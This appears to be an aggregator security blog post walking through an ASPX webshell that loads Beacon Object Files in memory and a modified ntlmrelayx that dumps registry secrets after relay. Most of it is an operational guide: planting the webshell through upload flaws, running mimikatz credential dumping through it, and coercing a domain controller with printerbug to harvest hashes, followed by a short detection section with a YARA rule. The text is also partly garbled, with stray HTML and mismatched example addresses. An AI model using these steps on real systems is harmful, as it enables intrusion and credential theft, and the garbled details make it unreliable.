
Listen to this Post
Introduction:

Recent advancements in penetration testing tooling have introduced two powerful techniques: an ASPX-based COFF loader that enables in-memory execution of Beacon Object Files (BOFs) via a webshell, and a refined ntlmrelayx module that leverages registry secrets (regsecrets) for stealthier credential harvesting. These innovations, shared by senior pentester Eugenie Potseluevskaya, allow red teams to evade traditional defenses and operate with greater precision. This article dissects both tools, provides step‑by‑step deployment guides, and explores their implications for offensive security operations.
Learning Objectives:
- Deploy and interact with an ASPX COFF loader webshell to execute BOFs in memory.
- Understand the mechanics of COFF loaders and how they integrate with Cobalt Strike and other frameworks.
- Configure and utilize the regsecrets-enhanced ntlmrelayx for automated registry‑based credential extraction during relay attacks.
You Should Know:
1. Deploying the ASPX COFF Loader Webshell
The ASPX webshell acts as a lightweight remote controller that accepts and executes BOFs entirely in memory. It is ported from TrustedSec’s COFF loader code and includes a semi‑interactive client for seamless interaction.
Step‑by‑step guide:
- Prepare the webshell: Upload the provided ASPX file (e.g.,
coff.aspx) to a target IIS server via any file upload vulnerability or compromised share. - Verify accessibility: Use a browser or curl to confirm the webshell is reachable:
curl -k https://target-server.com/coff.aspx
A blank page or a simple acknowledgment indicates it is ready.
- Launch the semi‑interactive client: The client (typically a Python script) communicates with the webshell. Start it with:
python3 coff_client.py --url https://target-server.com/coff.aspx
- Upload and execute a BOF: Once connected, you can upload a compiled BOF (
.oor `.obj` file) and execute it with arguments. The client serializes the BOF and sends it to the webshell, which loads and runs it in memory. Example:(client) upload /path/to/mybof.o (client) execute mybof.o arg1 arg2
- View output: The webshell returns the BOF’s output, which is displayed by the client.
What this does: It enables remote code execution without writing any malicious binary to disk, evading AV and application whitelisting solutions.
2. Understanding COFF Loaders and BOFs
COFF (Common Object File Format) is the standard object file format on Windows. Beacon Object Files (BOFs) are compiled COFF objects designed to be executed in memory by Cobalt Strike’s Beacon. They allow operators to extend Beacon’s functionality without dropping additional payloads.
- How the loader works: The ASPX loader parses the COFF file, maps its sections into memory, resolves relocations, and calls its entry point. All operations occur within the IIS worker process (w3wp.exe), blending malicious activity with legitimate web traffic.
- Compiling a BOF: Use the Cobalt Strike aggressor script or mingw‑w64 to compile a BOF:
x86_64-w64-mingw32-gcc -c mybof.c -o mybof.o
- Supported BOFs: Any BOF that does not require significant external libraries can be used – common examples include local privilege escalation, persistence, or network reconnaissance modules.
3. Configuring the Semi‑Interactive Client
The client is a Python script that handles the communication with the ASPX webshell. It typically uses HTTP POST requests to send serialized BOF data and receives output.
Basic client usage:
- Install dependencies (requests, maybe pickle).
- Modify the script to point to your webshell URL.
- Commands:
– `help` – list available commands.
– `upload` – upload a local BOF file.
– `execute` – run the BOF with optional arguments. - `exit` – close the session.</li> </ul> <h2 style="color: yellow;">Example interaction:</h2> [bash] $ python3 client.py -u http://10.0.0.5/coff.aspx [+] Connected to http://10.0.0.5/coff.aspx <blockquote> upload mimikatz.o [+] Uploaded 24576 bytes execute mimikatz.o "privilege::debug" "sekurlsa::logonpasswords" [+] Output: ... (credentials appear)
4. Enhancing NTLMRelayx with RegSecrets
Impacket’s ntlmrelayx is a staple for relaying NTLM authentication to other services. The new modification replaces the traditional
secretsdump‑based SAM dump attack with a `regsecrets` approach, which retrieves registry hives (SAM, SYSTEM, SECURITY) directly from the target over SMB.Why regsecrets?
- It is often more reliable and quieter than dumping SAM via LSASS or volume shadow copies.
- It avoids triggering certain EDR hooks that monitor LSASS access.
Step‑by‑step setup:
- Clone the modified Impacket from the provided URL (or apply the patch):
git clone https://github.com/username/impacket-regsecrets.git
cd impacket-regsecrets
pip install .
2. Start ntlmrelayx with the new option:
ntlmrelayx.py -t smb://target-ip --regsecrets
This tells ntlmrelayx to, upon a successful relay, connect to the target’s SMB service and remotely read the registry hives.
3. Trigger an NTLM authentication relay: Use any method to force a machine account or user to authenticate to your relay server – e.g., Printer Bug, MS‑EFSRPC, or a simple phishing link to a UNC path.
4. Extract secrets: Once relayed, the tool will automatically extract and decrypt hashes from the registry hives, displaying LM/NTLM hashes, cleartext passwords (if stored), and domain cached credentials.5. Practical Attack Scenario: Relay + RegSecrets
Scenario: You have a foothold on an internal network and want to escalate privileges by capturing hashes from a domain controller.
1. Set up the relay:
sudo ntlmrelayx.py -t smb://192.168.1.10 --regsecrets --smb2support
2. Trigger authentication: Use the Printer Bug via a crafted RPC call from a compromised workstation:
python3 printerbug.py domain/user:[email protected] 192.168.1.100
(where 192.168.1.20 is the DC, and 192.168.1.100 is your relay server)
3. Result: The DC connects to your SMB server, and ntlmrelayx dumps the registry secrets, revealing all local account hashes from the DC.6. Defensive Considerations and Detection
- ASPX webshells: Monitor for unexpected ASPX files in web directories. Use file integrity monitoring (FIM) on IIS folders. Hunt for anomalous child processes of w3wp.exe or unusual network connections from IIS servers.
- COFF loader activity: Detect memory injection via Windows Defender ATP or Sysmon event ID 8 (CreateRemoteThread) and 10 (ProcessAccess). BOFs often invoke `LoadLibrary` or `GetProcAddress` – look for those patterns.
- NTLM relay with regsecrets: Enable SMB signing and LDAP signing to prevent relay. Monitor for remote registry access via Event ID 4656 (Handle to an object was requested) with registry key access. Deploy network detection for unusual SMB traffic patterns.
YARA rule snippet for ASPX webshell:
rule aspx_coff_loader {
strings:
$a = "COFFLoader" ascii
$b = "BeaconObjectFile" ascii
condition:
any of them and filesize < 100KB and extension == "aspx"
}
7. Integrating with Cobalt Strike and Other C2s
The ASPX COFF loader is not limited to Cobalt Strike – any compiled BOF can be executed. For Cobalt Strike users, this means you can deploy BOFs through a webshell without a full Beacon payload. The semi‑interactive client can be extended to support encrypted channels or tunneling through SOCKS proxies, making it a flexible addition to any red team’s arsenal.
What Undercode Say:
- Key Takeaway 1: The combination of ASPX webshells with COFF loaders provides a highly evasive execution method that bypasses many application controls and memory scanners by running entirely within trusted IIS processes.
- Key Takeaway 2: RegSecrets in ntlmrelayx streamlines credential theft, reducing the footprint left by traditional SAM dumping and increasing success rates in environments with LSASS protections.
- Analysis: These tools highlight a shift towards living‑off‑the‑land techniques and modular attack components. Red teams gain flexibility, while blue teams must broaden detection to include anomalous registry access, in‑memory COFF loading, and relay abuse. The ease of integrating these into existing frameworks like Cobalt Strike suggests they will quickly become standard in penetration testing engagements.
Prediction:
We will see further proliferation of COFF loaders across various platforms (Linux, macOS) and languages (PowerShell, JavaScript) as attackers seek cross‑platform memory execution. Simultaneously, registry‑based credential harvesting will become the default for relay attacks, forcing defenders to implement robust registry access auditing and SMB signing. The cat‑and‑mouse game will intensify around detecting COFF execution, possibly leading to kernel‑level monitoring of COFF mapping operations.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


